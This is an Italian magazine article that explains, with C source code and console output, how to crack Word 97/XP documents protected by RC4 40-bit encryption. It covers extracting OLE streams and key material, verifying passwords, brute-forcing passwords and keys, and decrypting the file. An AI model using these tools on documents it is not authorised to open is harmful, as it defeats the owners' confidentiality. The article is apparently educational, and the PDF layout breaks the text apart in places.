Sempre di recente l'RC4 è balzato alla cronaca per alcune lacune di implementazione del protocollo di sicurezza WEP, usato nelle reti wireless 802.1x. In questo caso l'RC4 non è stato violato – precisa la RSA - ma si è trattato soltanto di una scelta sbagliata dell'algoritmo, che non si adatta bene ad un ambiente particolare come quello delle trasmissioni senza fili. Il WEP in sostanza può essere violato non per colpa dell'RC4, ma a causa dell'enorme numero di pacchetti trasmessi sulla rete e di un errore di attivazione del vettore di inizializzazione, che forniscono materiale per attacchi statistici e di crittoanalisi.

Crittografia

Password *Cracking*

```
        hdr[6]==0x1A && hdr[7]==0xE1)
            check_ok = true;

    fclose(fstream);
        return check_ok;
    }
    else {
        printf("\n* Impossibile aprire il file specificato");
        return false;
    }
}
```

Come si evince dal codice, la funzione riceve in input una stringa che rappresenta il nome del documento da controllare; da questo file, una volta aperto, vengono estratti i primi 8 bytes *(header)* e vengono memorizzati in un vettore di unsigned char. Questa sequenza iniziale di bytes (*D0 CF 11 E0 A1 B1 1A E1*) forma la cosiddetta "magic word" di un documento Office (è presente anche nei file Excel) e permette di verificare velocemente se un certo file rispetta il formato specificato di Microsoft. La funzione ritorna *true* o *false* a seconda dell'esito di tale controllo. L'header di un qualsiasi documento è lungo 512 bytes (0x200) e può essere facilmente analizzato "a vista" anche aprendo un file .DOC con un editor esadecimale.





Fig. 5: Ecco come appare l'header di un documento MS-Word, lungo 512 bytes (0x200).

L'altra funzione di controllo usata dal main di OLEx è invece *WordVersionFromFile()*, che restituisce un valore intero corrispondente alla versione identificata nel documento; in caso di errore o di indecisione ritorna un valore negativo.

```
int WordVersionFromFile(char *filename) {
    FILE* fdoc;
    unsigned char charbuf[3];
    int i;

    //Legge i valori MagicNumber e Version in posizione 0x200
    fdoc = fopen(filename,"rb");
    fseek(fdoc, 0x200, SEEK_SET);
    if(fdoc!=NULL) {
        for(i=0;i<3;i++) {
            charbuf[i]=fgetc(fdoc);
        }
        fclose(fdoc);
    }
    else return -1; //errore apertura documento

    printf("\n* Identificazione versione :");
    printf("\n*     MagicNumber = %X
                            %X",charbuf[1],charbuf[0]);
    printf("\n*     Version     = %X",charbuf[2]);

    //MagicNumber
    // Word 6.0   : 0xA5DC
    // Word 7.0 (95)           : 0xA5DC
    // Word 8.0 (97/XP)        : 0xA5EC

    // Version;
    // Word 6.0   : 101 (0x65)
    // Word 7.0 (95)  : 104 (0x68)
    // Word 8.0 (97)  : 105 (0x69)
    // Word 8.0 (XP)  : 193 (0xC1)

    // Determina la versione da restituire
    if(charbuf[2] < 101) return charbuf[2];
    switch(charbuf[2]) {
        case 101: return 6;
        case 104: return 7;
        case 105: return 8;
        case 193: return 8;
        default:  return -1; // Default
    }
}
```

Il check effettuato in questo caso interessa i primi 3 bytes del documento, posti subito dopo l'header del file, cioè all'offset *0x200*. In particolare è il terzo byte a fornire informazioni preziose sulla versione del documento: una struttura *switch…case* ci permette di identificare facilmente la versione di Word usata per creare il file. L'utility *OLEx* prenderà in considerazione solo i file in versione 8.0, creati da Word97/2000 e XP. A questo punto non rimane che dare un'occhiata alla funzione più importante, quella che analizza ed estrae le diverse sezioni OLE del documento.

```
bool ExtractOLE(char *filename) {
    FILE *fdoc;   //file documento MS-Word
    FILE *fhdr; //file di servizio (usato per le varie sezioni ole)
    FILE *fcrypt;       //file per scrivere i dati crittografici

    unsigned int root_entry;  //indirizzo della RootEntry
    unsigned char rebuf[65536]; //buffer che memorizza
                                                la RootEntry
    unsigned int redim; //dimensione della RootEntry
    char root_entry_id[7];

    //indirizzi delle varie sezioni del Documento;
    unsigned int offset_word_doc;
    unsigned int offset_1table;
    unsigned int offset_sum_inf;
```

Ottimizzazione del codice compilato

La compilazione di *OLEx* e *wDecrypt* può essere effettuata da linea di comando mediante i file *MAKE.BAT* allegati col sorgente. Nel caso di *wDecrypt* è necessario prima compilare le librerie RC4 e MD5 e successivamente linkare il tutto per ottenere l'eseguibile. Usando le opzioni */O2* e */G5* del compilatore CL di Microsoft, si può ottenere qualche incremento di velocità del codice generato e prestazioni migliori in fase di brute force. Naturalmente, per toccare velocità esorbitanti come 1.000.000 di password al secondo, bisognerebbe scrivere le parti cruciali del programma in linguaggio Assembly, ottimizzando le istruzioni per processori Pentium.

```
unsigned int offset_doc_sum;

//altre variabili
bool finito;
int i;
unsigned char charbuf;

//Estrazione e scrittura dell'header nel file HEADER.OLE
//(l'header comprende i primi 0x200 del documento)
printf("\n*");
printf("\n* Estrazione MS-Word Header in corso...");
printf("SIZE = 512 Bytes");
fdoc = fopen(filename,"rb");
fhdr = fopen("header.ole","wb");
if(fhdr!=NULL && fdoc!=NULL) {
for(i=0;i<0x200;i++) {
  charbuf=fgetc(fdoc);
    fprintf(fhdr,"%c",charbuf);

    //l'indirizzo della RootEntry e' indicato
    //nel byte 0x30 dell'header
    if (i==0x30) root_entry=charbuf;
  }
  fclose(fhdr);
  fclose(fdoc);
  printf("\n* Scrittura [HEADER.OLE] completata");
}
else return false; //errore estrazione HEADER
```

Nel codice mostrato vengono definite alcune variabili fondamentali, che memorizzeranno il contenuto, la dimensione e l'indirizzo della *Root Entry* e successivamente anche gli indirizzi (*offset*) delle varie sezioni che formano il documento. La routine estrae ogni sezione su un file con estensione *.OLE*; le sezioni *1Table* e *WordDocument* (criptate dalla protezione RC4) sono invece scritte su files con estensione *.CRY*.

```
Prompt dei comandi
File Word ? wordXPtest.doc

*---------------------------------*
*   CONTROLLO FORMATO DOCUMENTO   *
*---------------------------------*
* File Header = D0 CF 11 E0 A1 B1 1A E1
* MS-Office Header valido

*---------------------------------*
*  CONTROLLO VERSIONE DOCUMENTO   *
*---------------------------------*
* Identificazione versione :
*    MagicNumber = A5 EC
*    Version     = C1
* Documento Word 97/XP (8.0) valido
*
* Estrazione MS-Word Header in corso...SIZE = 512 Bytes
* Scrittura [HEADER.OLE] completata
*
* Estrazione e Analisi della Root Entry...SIZE = 2560 Bytes
* Scrittura [ROOTENTRY.OLE] completata

* Controllo RootEntry riuscito...
* OFFSET = 200h    Trovato Stream [WordDocument]...
* OFFSET = 7600h    Trovato Stream [1Table]...
* OFFSET = F000h    Trovato Stream [SummaryInformation]...
* OFFSET = 10000h    Trovato Stream [DocumentSummaryInformation]...

* Estrazione [WordDocument] in corso...(29696 Bytes)
* Scrittura [WDOC.CRY] completata
* Estrazione [1Table] in corso...(31232 Bytes)
* Scrittura [1TABLE.CRY] completata
* Estrazione [SummaryInformation] in corso...(4096 Bytes)
* Scrittura [SUMINF.OLE] completata
* Estrazione [DocumentSummaryInformation] in corso...(4608 Bytes)
* Scrittura [DOCSUM.OLE] completata

* Estrazione dati crittografici in corso...
* Dati crittografici del documento :
* DOC ID      = 25 50 BF 39 70 D4 54 B 9E FB 9D DB DB 8E DD FB
* SALT        = AE 5B BD 1A 50 74 59 FA DD 3C 37 ED 69 CF AA 79
* HASHED SALT = 57 CF 31 31 B8 22 83 B8 80 49 B4 1C 9 E4 AE D6
* Scrittura [CRYPTO.KEY] completata
D:\AT_WORK\WRDCRACK\test>
```

Fig. 6: **OLE eXtraction utility all'opera: le sezioni OLE vengono estratte e salvate su file, assieme ai dati crittografici del documento, memorizzati in CRYPTO.KEY.**

La prima parte del documento ad essere estratta è l'intero header (*0x200* bytes) che viene scritto sul file *HEADER.OLE*. Durante la lettura dell'header viene memorizzato il byte in posizione [*0x30*] nella variabile *root_entry*; tale valore, per quanto stabilito dal formato MS-Word, esprime la posizione nel file della Root Entry in termini di blocchi. Ricordiamo ancora una volta che un file di Word è composto da grossi blocchi di dimensione 512 bytes (*0x200*), quindi se *root_entry* vale *K*, l'indirizzo reale della *Root Entry* nel file sarà in posizione *[K * 0x200]*. Per estrarre la *Root Entry* basta quindi posizionarsi all'offset indicato e leggere fino alla fine del file.

```
//Estrazione e Analisi della RootEntry nel file
                                        ROOTENTRY.OLE
printf("\n*");
printf("\n* Estrazione e Analisi della Root Entry...");
fdoc = fopen(filename,"rb");
fhdr = fopen("rootentry.ole","wb");
if(fhdr!=NULL && fdoc!=NULL) {
  i=0;
  finito=false;
  //l'indirizzo reale si ottiene moltiplicando per 0x200
  fseek(fdoc,(root_entry*0x200),SEEK_SET);
  while(!finito) {
    charbuf=fgetc(fdoc);
    if(!feof(fdoc)) {
      i++;
      fprintf(fhdr,"%c",charbuf);
      rebuf[i]=charbuf;
    }
    else finito=true;
  }
  redim=i;
  printf("SIZE = %d Bytes",i);
  fclose(fhdr);
  fclose(fdoc);
  printf("\n* Scrittura [ROOTENTRY.OLE] completata");
}
else return false; //errore estrazione ROOTENTRY

//Controllo presenza reale della RootEntry
i=0x200+1;
memcpy(&root_entry_id, &rebuf[i], 7);
if(root_entry_id[0]=='R' &&
  root_entry_id[2]=='o' &&
  root_entry_id[4]=='o' &&
  root_entry_id[6]=='t' )
  printf("\n\n* Controllo RootEntry riuscito...");
```

Un passo aggiuntivo ma necessario, consiste nel verificare che siamo realmente in presenza della *Root Entry* del documento, eseguendo un semplice test sui bytes iniziali che contengono il nome del *PPS Block*. Ci aspettiamo di trovare la stringa *"Root Entry"* in formato Unicode (ogni lettera è seguita da "00", quindi il controllo deve essere effettuato saltando sempre il byte successivo). La tabella della *Root Entry* viene scritta sul file *ROOTENTRY.OLE* e anche nella variabile rebuf, in modo da poter effettuare l'analisi direttamen-

Crittografia

Password ***Cracking***

Utility commerciali

Molte utility commerciali impiegano ormai questo meccanismo di brute force delle chiavi a 40-bit per aprire i documenti Word protetti da password. Alcune fra le più famose sono: Advanced Office Password Breaker

www.elcomsoft.com

e GuaWord Decryptor

http://www.password-crackers.com/crack/guaword.html

Usando questi programmi, in meno di 2 settimane è garantita l'apertura del documento.

Crittografia

Password *Cracking*

te in memoria. Disponendo della *Root Entry*, siamo in grado di estrarre le quattro sezioni principali del documento: *WordDocument*, *1Table*, *SummaryInformation* e *DocumentSummaryInformation*. Poiché la procedura è simile in tutti e quattro i casi, tratteremo il codice relativo ad uno solo di essi.

```
//Scansione e ricerca dello stream WordDocument
finito=false;
i=0x280+1;
while(!finito && i<=redim) {
  if(rebuf[i]=='W' &&
    rebuf[i+2]=='o' &&
    rebuf[i+4]=='r' &&
    rebuf[i+6]=='d' &&
    rebuf[i+8]=='D' ) {
      offset_word_doc=(unsigned int)rebuf[i+0x74];
      printf("\n* OFFSET = %Xh",(offset_word_doc+1)
                                            *0x200);
      printf("Trovato Stream [WordDocument]...");
      finito=true;
  }
  i=i+0x80;
}

 // Scrive lo stream "WordDocument" che contiene il
                                    documento cifrato
 printf("\n\n* Estrazione [WordDocument] in corso...");
  fdoc = fopen(filename,"rb");
  fhdr = fopen("wdoc.cry","wb");
  if(fhdr!=NULL && fdoc!=NULL) {
    i=0;
    finito=false;
    fseek(fdoc,(offset_word_doc+1)*0x200,SEEK_SET);
    while(!finito) {
       charbuf=fgetc(fdoc);
       i++;
       if(i==12 && charbuf!=0x13) {
          printf("\n\n* ATTENZIONE: Documento non
                  protetto da password o danneggiato!");
       return false;
    }
    if(i<=(offset_1table - offset_word_doc)*0x200)
      fprintf(fhdr,"%c",charbuf);
      else finito=true;
    }
    printf("(%d Bytes)",i-1);
    fclose(fhdr);
    fclose(fdoc);
    printf("\n* Scrittura [WDOC.CRY] completata");
 }
 else return false; //errore estrazione WORDDOCUMENT
```

La ricerca parte dall'indirizzo *0x280* della *Root Entry* e si muove fino alla fine di questa, a blocchi di *0x80* bytes (dimensione di un PPS). Una volta identificata la stringa col nome del blocco che stiamo cercando, non resta che prelevare il byte in posizione *[0x74]* che, aumentato di1 e moltiplicato per *0x200*, ci fornisce l'indirizzo reale del blocco. Disponendo dell'indirizzo di partenza il gioco è fatto: basta aprire il documento Word, posizionarsi con fseek() all'offset desiderato e leggere i dati che ci interessano fino all'inizio della sezione successiva, scrivendoli allo stesso tempo su un nuovo file. Assumendo l'ordine di concatenamento delle sezioni come quello indicato nel paragrafo *"Struttura di un documento Word"*, nel caso relativo a *WordDocument*, la fine della sezione coinciderà con l'inizio della *1Table*; l'eventuale presenza di una sezione *Data* (dovuta al salvataggio veloce di MS-Word) non causa problemi, poiché viene trattata come se fosse parte di *WordDocument*.

Estrarre una sezione

Per estrarre una qualsiasi sezione è indispensabile trovare prima la sua posizione all'interno del file. L'offset di partenza si può leggere dai *PPS Block*, occorre quindi analizzare la *Root Entry* cercando il nome del blocco che ci interessa (ad esempio *"WordDocument"*).

PROTEZIONE DEI DOCUMENTI MEDIANTE RC4 E MD5

La parte finale di *ExtractOLE()* realizza l'operazione più importante dell'utility: estrae i dati crittografici presenti nei bytes iniziali della *1Table*; in particolare si tratta dei seguenti campi, che vengono salvati nel file *CRYPTO.KEY*:

DOC_ID	16 bytes	ID digitale e univoco di ogni documento Word
SALT	16 bytes	Valore calcolato in modo casuale (criptato)
HASHED_SALT	16 bytes	Chiave hash (criptata) generata a partire dal SALT

```
// Estrae i dati crittografici DOC ID, SALT, HASHED SALT
// e li scrive nel file "crypto.key"
printf("\n\n* Estrazione dati crittografici in corso...");
printf("\n* Dati crittografici del documento :");
fdoc = fopen(filename,"rb");
fcrypt = fopen( "crypto.key", "wb" );
if(fcrypt!=NULL && fdoc!=NULL) {
  i=0;
  fseek(fdoc,(offset_1table+1)*0x200,SEEK_SET);

   //Salta 1TABLE HEADER (= 01 00 01 00)
   for(int i=0; i<4; i++)  {
      charbuf=fgetc(fdoc);
   }

   printf("\n* DOC ID      = ");
   for(i=4; i<20; i++) {
       charbuf=fgetc(fdoc);
       printf("%X ",charbuf);
       fprintf(fcrypt,"%c",charbuf);
   }

  printf("\n* SALT = ");
  for(i=20; i<36; i++) {
     charbuf=fgetc(fdoc);
     printf("%X ",charbuf);
     fprintf(fcrypt,"%c",charbuf);
  }
  printf("\n* HASHED SALT = ");
```

Crittografia

Password *Cracking*

```
  for(i=36; i<52; i++) {
    charbuf=fgetc(fdoc);
    printf("%X ",charbuf);
    fprintf(fcrypt,"%c",charbuf);
  }

  fclose(fhdr);
  fclose(fdoc);
  printf("\n* Scrittura [CRYPTO.KEY] completata");
}
else return false; //errore estrazione CRYPTO.KEY

return true;
}
```

In precedenza ci siamo chiesti come sia possibile per Word stabilire se una password fornita dall'utente è giusta o sbagliata. I programmatori più esperti sicuramente sapranno sicuramente che cos'è una funzione *hash*: si tratta di particolari funzioni che ricevono in input una qualsiasi stringa (o un messaggio) e restituiscono come output un valore di dimensione fissata, univoco per l'input passato, che rappresenta una sorta di "impronta digitale" del messaggio. La probabilità che una funzione hash produca lo stesso valore di output per due input diversi (collisione) è quasi nulla ed è inoltre impossibile risalire al messaggio originale partendo dalla relativa chiave hash. MD5 (acronimo che sta per Message Digest 5) è l'algoritmo standard usato oggi per creare chiavi hash di 128-bit (16 bytes) in molte applicazioni crittografiche. Formalmente non ci interesseremo dei dettagli dell'algoritmo MD5, il cui codice è disponibile ovunque su Internet e nel nostro sorgente è stato utilizzato a partire da una libreria crittografica standard per linguaggio C (*MD5.h* e *MD5.c*); ciò che ci interessa adesso è capire come RC4 e MD5 vengono usati all'interno di Word. Si sa che una password di protezione per documenti Word può essere lunga al massimo 16 caratteri. Quando l'utente inserisce la password, questa viene salvata in formato Unicode (in cui ogni carattere è rappresentato da 2 bytes) e terminata da *"00"*; successivamente viene espansa su un password-array lungo 64 bytes, di cui ovviamente saranno riempiti al massimo i primi 32 bytes (16 car. x 2 bytes).
A questo punto i restanti bytes del password-array vengono completati con i 16 bytes del *DOC_ID* e altri valori introdotti in modo pseudo-casuale e si dà tutto in pasto dall'MD5, che genera una chiave hash finale a 128-bit per il documento. I primi 40-bit (5 bytes) di questo valore hash rappresentano la chiave crittografica usata per cifrare il documento MS-Word. La verifica di correttezza password è fatta da Word ricorrendo ai campi *SALT* e *HASHED_SALT*, che vengono dapprima decriptati usando la chiave di 40-bit generata poc'anzi e in seguito si applica MD5 sul valore SALT confrontando il risultato ottenuto con *HASHED_SALT*: se il confronto non dà errori, Word capisce che la password immessa è quella giusta ed apre il documento.

WDECRYPT: VERIFICA DELLA PASSWORD

Tutto questo macchinoso procedimento è implementato, in termini di codice C, nel sorgente *wDecrypt*, che rappresenta la seconda parte della nostra applicazione. Si tratta di un programma che, a partire dai file generati con OLEx, riesce a effettuare quattro operazioni di base (verifica di una password, brute force di una password, brute force di una key, decriptaggio del documento) tramite un menu' di scelta.
La verifica di una password si basa sulla sequenza di operazioni descritta nel paragrafo precedente ed è fondata sull'uso di RC4 e MD5: all'interno di *wDecrypt.c* sono importate infatti le librerie crittografiche di questi due algoritmi che dovranno essere linkate al programma in fase di compilazione per ottenere l'eseguibile.

```
if (scelta==1) {
  printf("\n\nSINGLE PASSWORD TEST\n");
  printf("\n Password (max 16) ? ");
  scanf("%s",&inputpassword);

  //memorizza la password come un array UNICODE
                                    terminato da "0"
  for(i=0;i<16;i++)
    password[i]=inputpassword[i];
    password[i]=0;

    //espande la password su pwarray[64]
    expandpw (password,pwarray);

    //verifica la password sui dati crittografici
    if (verifypwd (pwarray, docid, salt, hashedsalt))
      printf (" Password Sbagliata\n");
    else
      printf (" Password Esatta\n");
    //visualizza la RC4 Key corrispondente alla
                                    password scelta
    memcpy(cryptokey, valContext.digest, 5);
    fout = fopen( "found.key", "wb" );
      printf("\n\n* RC4 ENCRYPTION KEY: ");
    for(i=0;i<5;i++) {
      printf("%X ",cryptokey[i]);
      fprintf(fout,"%c",(U8)cryptokey[i]);
    }
    printf("\n La chiave e' stata memorizzata nel file
                                    [FOUND.KEY]");
    printf("\n");
    fclose(fout);
}
```

Il codice mostrato realizza quanto detto per la verifica della password di Word, grazie alle funzioni ausiliari *expandpw()*, che riceve in input la password di 16

MD5

Memore della brutta esperienza passata, Microsoft ha convenuto che non è certamente una cosa intelligente memorizzare la chiave crittografica nel documento stesso, così i programmatori di Redmond sono ricorsi a un metodo abbastanza ingegnoso e sofisticato, basato sulla firma digitale e su una variante dell'algoritmo MD5.

Crittografia

```
Prompt dei comandi
D:\AT_WORK\WRDCRACK\test>wdecrypt.exe

MENU:
1> SINGLE PASSWORD TEST
2> PASSWORD BRUTE FORCE
3> KEY BRUTE FORCE
4> DECRYPT DOCUMENT

SCELTA ? 1

SINGLE PASSWORD TEST

 Password (max 16) ? HELLO
 Password Esatta

* RC4 ENCRYPTION KEY: D7 0 B5 32 E1
 La chiave e' stata memorizzata nel file [FOUND.KEY]

D:\AT_WORK\WRDCRACK\test>_
```

Fig. 7: **Utilizzo di wDecrypt per testare l'esatezza di una password per un documento Word. L'utility può essere usata solo dopo aver generato i file .OLE, .CRY e .KEY mediante OLEx.**

caratteri da tastiera e la memorizza in *pwarray[64]*, e *verifypwd()*, che riceve in input i dati crittografici e ritorna il risultato della verifica, stampando la chiave crittografica di 40-bit corrispondente alla password testata.

```
void expandpw (U16 password[16], U8 pwarray[64]) {
   int i;
   //azzerra il contenuto di pwarray[64]
   for (i=0; i<64; i++)
         pwarray[i] =  0;
   i=0;
   while(password[i]) {
      pwarray[2*i] = (password[i] & 0xff);
      pwarray[(2*i)+1] = ((password[i]>>8)&0xff);
         i++;
         }
   pwarray[2*i] = 0x80;
   pwarray[56] = (i << 4);
}
int verifypwd (U8 pwarray[64], U8 docid[16],
                        U8 salt[64], U8 hashedsalt[16]) {
   MD5_CTX mdContext1, mdContext2;
   rc4_key key;
   int offset, keyoffset;
   unsigned int tocopy;
   //inizializza mdContext1 con il contenuto di pwarray[64]
   MD5Init (&mdContext1);
   MD5Update (&mdContext1, pwarray, 64);
   MD5StoreDigest(&mdContext1);
   offset = 0;
   keyoffset = 0;
   tocopy = 5;
MD5Init (&valContext);
while (offset != 16) {
      if ((64 - offset) < 5)
         tocopy = 64 - offset;
      memcpy (pwarray + offset, mdContext1.digest
                              + keyoffset, tocopy);
      offset += tocopy;
      if (offset == 64) {
            MD5Update (&valContext, pwarray, 64);
         keyoffset = tocopy;
         tocopy = 5 - tocopy;
         offset = 0;
         continue;
      }
      keyoffset = 0;
      tocopy = 5;
      memcpy (pwarray + offset, docid, 16);
      offset += 16;
   }
   /* Fix (zero) all but first 16 bytes */
   pwarray[16] = 0x80;
   memset (pwarray + 17, 0, 47);
   pwarray[56] = 0x80;
   pwarray[57] = 0x0A;
   MD5Update (&valContext, pwarray, 64);
   MD5StoreDigest(&valContext);
   // Genera la chiave RC4 a 40-bit a partire da una
                              hashed password a 128-bit
   makekey(0, &key);
   rc4 (salt, 16, &key);
   rc4 (hashedsalt, 16, &key);
   salt[16] = 0x80;
   memset(salt+17, 0, 47);
   salt[56] = 0x80;
   MD5Init (&mdContext2);
   MD5Update (&mdContext2, salt, 64);
   MD5StoreDigest(&mdContext2);
   //confronto che stabilisce se la key e' corretta
   return (memcmp (mdContext2.digest, hashedsalt, 16));
}
```

Dal sorgente si nota che l'uso di MD5 richiede ogni volta tre fasi distinte:

MD5Init()	Inizializza l'algoritmo
MD5Update()	Aggiorna la chiave hash in base al messaggio passato
MD5StoreDigest()	Memorizza e salva la chiave hash finale

Gli oggetti manipolati da MD5 sono di tipo *MD5_CTX (md5 context)*.

ATTACCO ALLO SPAZIO DI RICERCA

Eseguire un brute force della password può essere una strategia vincente quando si pensa che la parola segreta sia di dimensioni ridotte *(<5)* e compresa in un certo range di caratteri (solo minuscole o maiuscole). Per questi casi, la nostra applicazione, implementa un motore di brute force capace di generare password da 1 a 5 caratteri usando i set base dell'alfabeto ASCII; la routine non fa altro che generare ad ogni iterazione una combinazione di password e richiamare la *verifypwd()* per stabilire se questa è corretta. Per i dettagli su questa parte rimando i lettori al codice C di *wDecrypt*, mentre adesso cercherò di soffermarmi sulla procedura di brute force della key. Per quanto detto finora, la protezione di un documento Word non risiede realmente nella password immessa dall'utente, ma nella chiave a 40-bit usata per cifrare il documento con l'RC4. Conoscendo l'algoritmo di

Sul Web

Discussione generale sulla protezione dei documenti Word
http://user.cs.tu-berlin.de/~schwartz/pmh/elser/password.html

Note tecniche e piccoli segreti di Office
http://www.securiteam.com/windowsntfocus/6K003150KG.html

Package Linux per l'apertura dei documenti protetti da password
http://www.csn.ul.ie/~caolan/Packages/wvDecrypt.html

Package Linux per l'apertura dei documenti protetti da password
http://wwwwbs.cs.tu-berlin.de/~schwartz/pmh/elser/contrib/wordunp.zip

Sito ufficiale dell'RSA Security
http://www.rsasecurity.com

Descrizione dell'algoritmo RC4
http://www.ncat.edu/~grogans/main.htm

Descrizione dell'algoritmo MD5
http://www.freesoft.org/CIE/RFC/1321/1.htm

Notizie, dettagli e informazioni sul formato di file usato da Word
http://snake.cs.tu-berlin.de:8081/~schwartz/pmh/guide.html
http://www.aozw65.dsl.pipex.com/generator_wword8.htm

Crittografia

Password
Cracking

Fig. 8: **Brute force di una password di 5 caratteri con il set ASCII delle maiuscole. wDecrypt può provare circa 22.000 password al secondo.**

criptaggio e il meccanismo di generazione della chiave, si può tentare un brute force più intelligente che invece di esplorare lo spazio di tutte le possibili password (virtualmente infinito), si limita ad esplorare lo spazio di tutte le possibili chiavi, che sono finite e fissate nel numero di 2^{40}. (Tab. 4). Gia nel caso di una password di 7 caratteri, composta da minuscole, maiuscole e numeri, lo spazio di ricerca del brute force è di oltre 3500 miliardi combinazioni, notevole rispetto al numero "ridotto" di 2^{40} chiavi (poco meno di 1100 miliardi). C'è da dire inoltre che mentre nel primo caso (brute force della password) la routine potrebbe fallire (ad esempio perché la password è di 9 caratteri oppure perché l'utente ha usato simboli extra), col secondo metodo si ha la certezza di trovare sempre e comunque la chiave, magari – con un po' di fortuna – esaminando soltanto la metà dello spazio di ricerca. Oltre i 5 caratteri di lunghezza, conviene quindi provare il brute force della chiave a 40-bit, che una volta trovata non ci permetterà né di aprire il documento con Word né di risalire alla password originale (ciò è impossibile), tuttavia usando l'algoritmo

```
Prompt dei comandi - wdecrypt.exe

D:\AT_WORK\WRDCRACK\test>wdecrypt.exe

MENU:
1) SINGLE PASSWORD TEST
2) PASSWORD BRUTE FORCE
3) KEY BRUTE FORCE
4) DECRYPT DOCUMENT

SCELTA ? 3

KEY BRUTE FORCE

 Esistono 2^40 combinazioni possibili di RC4 Key.

 L'intero spazio di ricerca e' stato suddiviso per comodita'
 in 256 blocchi contenenti 4.294.967.296 chiavi ciascuno.

 Iniziare il brute force con il blocco 0, se la ricerca
 termina senza successo procedere col blocco 1, quindi
 col blocco 2 e cosi' via fino ad esaurire i blocchi.

 Scelta del Key Block (0-255): 215
* KEY CORRENTE : D7 0 0 C3 4F
* KEY CORRENTE : D7 0 1 86 9F
* KEY CORRENTE : D7 0 2 49 EF
```

Fig. 9: **Brute force della chiave RC4 di un documento Word. wDecrypt riesce a testare circa 27.000 key al secondo e suddivide lo spazio di ricerca in 256 blocchi separati, in modo da poter paralellizzare il lavoro utilizzando più calcolatori.**

RC4, si può procedere a decriptare le sezioni *WordDocument* e *1Table*, ottenendo così un documento in chiaro non più protetto. Anche in questo caso per il codice completo rimando sempre alla visione del sorgente *wDecrypt.c*, che è ampiamente commentato in ogni sua parte. La funzione usata per verificare se una chiave RC4 è valida per un documento Word è *verifykey()*, del tutto simile a *verifypwd()* con la sola differenza che non necessita di avere in input la password e il *DOC_ID*, ma soltanto la chiave a 40-bit.

COME DECRIPTARE IL DOCUMENTO

La routine di decodifica è basata sull'algoritmo RC4, che viene richiamato ripetutamente con blocchi di 16 bytes (0x10) usando la chiave a 40-bit. E' importante sottolineare che ogni 512 bytes il vettore di inizializzazione dell'algoritmo RC4 viene rigenerato, per evitare attacchi di tipo crittoanalitico. Ecco ad esempio come funziona la decodifica della sezione 1Table:

```
j=0;
while (!feof( fin ))  {
  //legge un blocco di 16 bytes (0x10)
  for (i=0;i<0x10;i++) { crybuf[i] = fgetc(fin); }
  if(!feof( fin )) {
  //*****************************************
  //DECRIPTA IL BLOCCO USANDO L'ALGORITMO RC4
  rc4(crybuf,0x10,&key);
  //scrive i blocchi decriptati su file
  for (i=0;i<0x10;i++)
     fputc(crybuf[i],fout);
     //passa al blocco successivo (16 bytes)
    j+=0x10;
   //rigenerazione della chiave RC4 (ogni 512 bytes)
   //pensata da: Dieter Spaar <spaar@mirider.augusta.de>
   if ((j % 0x200) == 0) {blk++; makekey(blk, &key);}
  }
}
```

Il decriptaggio del *WordDocument* è simile con la sola eccezione che i primi 0x40 bytes vengono lasciati inalterati (è l'header del documento) e non sono toccati dall'RC4; bisogna inoltre avere l'accortezza di modificare il valore del byte in posizione *[11]* per ripulire il flag di "protezione con password" inserito da Word. Al termine del decriptaggio è possibile ricomporre il documento non più protetto unendo le varie sezioni OLE con un semplice comando di copia; il file OLEMERGE.BAT esegue questa operazione.

Elia Florio

FOUND.KEY

Una volta che la chiave RC4 valida è stata trovata, viene salvata nel file FOUND.KEY e può essere impiegata per decriptare le sezioni 1Table e *WordDocument* sempre mediante l'utility wDecrypt.

Tab. 4: Combinazioni possibili per una password

Lunghezza Password	"a".."z"	"a".."z" + "A".."Z"	"a".."z" + "A".."Z" + "0".."9"
6	26^6	52^6	62^6
7	26^7	52^7	62^7
8	26^8	52^8	62^8

Biblioteca

ON LINE

Wireless Developer

PDA, cellulari, SmartPhone, ormai la programmazione è indiscutibilmente approdata anche sui nuovi dispositivi mobile; vi presentiamo un sito dedicato esclusivamente agli sviluppatori Wireless.

http://www.wirelessdevnet.com/

411 ASP.NET Directory

Dedicato a tutti gli sviluppatori Active Server Pages .NET; applicazioni, review di libri, componenti, tutorial, Web Services, articoli e tips dedicati al linguaggio che ha, di fatto, rivoluzionato la programmazione Web.

http://www.411asp.net/

VB Code

Un sito interamente dedicato al linguaggio Visual Basic centinaia di articoli, script pronti all'uso, recensione di testi, tips, ecc, ecc.

http://www.wbcode.com/

Java 2 – Guida Completa 5ª Edizione

Un best seller della programmazione Java, un testo che, giunto ormai alla quinta edizione, si distingue per semplicità e chiarezza dei contenuti. L'autore, Herbert Schildt illustra tutto quanto concerne lo sviluppo, la compilazione e l'esecuzione di applet Java. Questa guida contiene dettagli completi sul linguaggio Java, sulle sue librerie di classe e sul suo ambiente di sviluppo, oltre a centinaia di esempi e tecniche utilizzate dagli esperti, ed è completamente aggiornata per descrivere le ultime funzionalità di Java 2 versione 1.4, tra cui le nuove API I/O, le espressioni regolari, le eccezioni concatenate, la parola chiave assert e gli aggiornamenti alle classi di rete Java e al Collections Framework.
Un testo, aggiornato alla versione J2SE 1.4 che non può mancare negli scaffali di tutti i programmatori Java.

Difficoltà: Medio – Alta • Autore: Herbert Schildt • Editore: MCGraw-Hill http://www.informatica.mcgraw-hill.it **• ISBN: 88-386-4308-3 • Anno di pubblicazione: 2003 • Lingua: Italiano Pagine: 1080 • Prezzo: € 59,00 • Contiene 1 CD-Rom**

Programmazione in Visual C# .NET

Il linguaggio C#, il nuovo linguaggio Microsoft e parte integrante del framework .NET si appresta a diventare uno dei linguaggi di punta per la programmazione del nuovo millennio. In questo testo, l'autore nei primi capitoli mostra come realizzare un semplice servizio Web e come creare un'applicazione in grado di sfruttarlo, rendendo così familiari al programmatore le risorse a sua disposizione; nel prosieguo si addentra nei dettagli di C# e della sua relazione con il Framework .NET, in modo che il lettore si ritroverà in grado, al termine del volume, di affrontare i più svariati aspetti di programmazione.Sono proposti svariati argomenti, tra questi: i file e gli oggetti di serializzazione, la creazione di programmi di messaggistica, l'utilizzo di XML e ADO .NET per interagire con i database.

Difficoltà: Medio – Alta • Autore: Harold Davis • Editore: MCGraw-Hill http://www.informatica.mcgraw-hill.it **• ISBN: 88-386-4311-3 • Anno di pubblicazione: 2003 Lingua: Italiano • Pagine: 624 • Prezzo: € 38,00**

Flash MX Bible

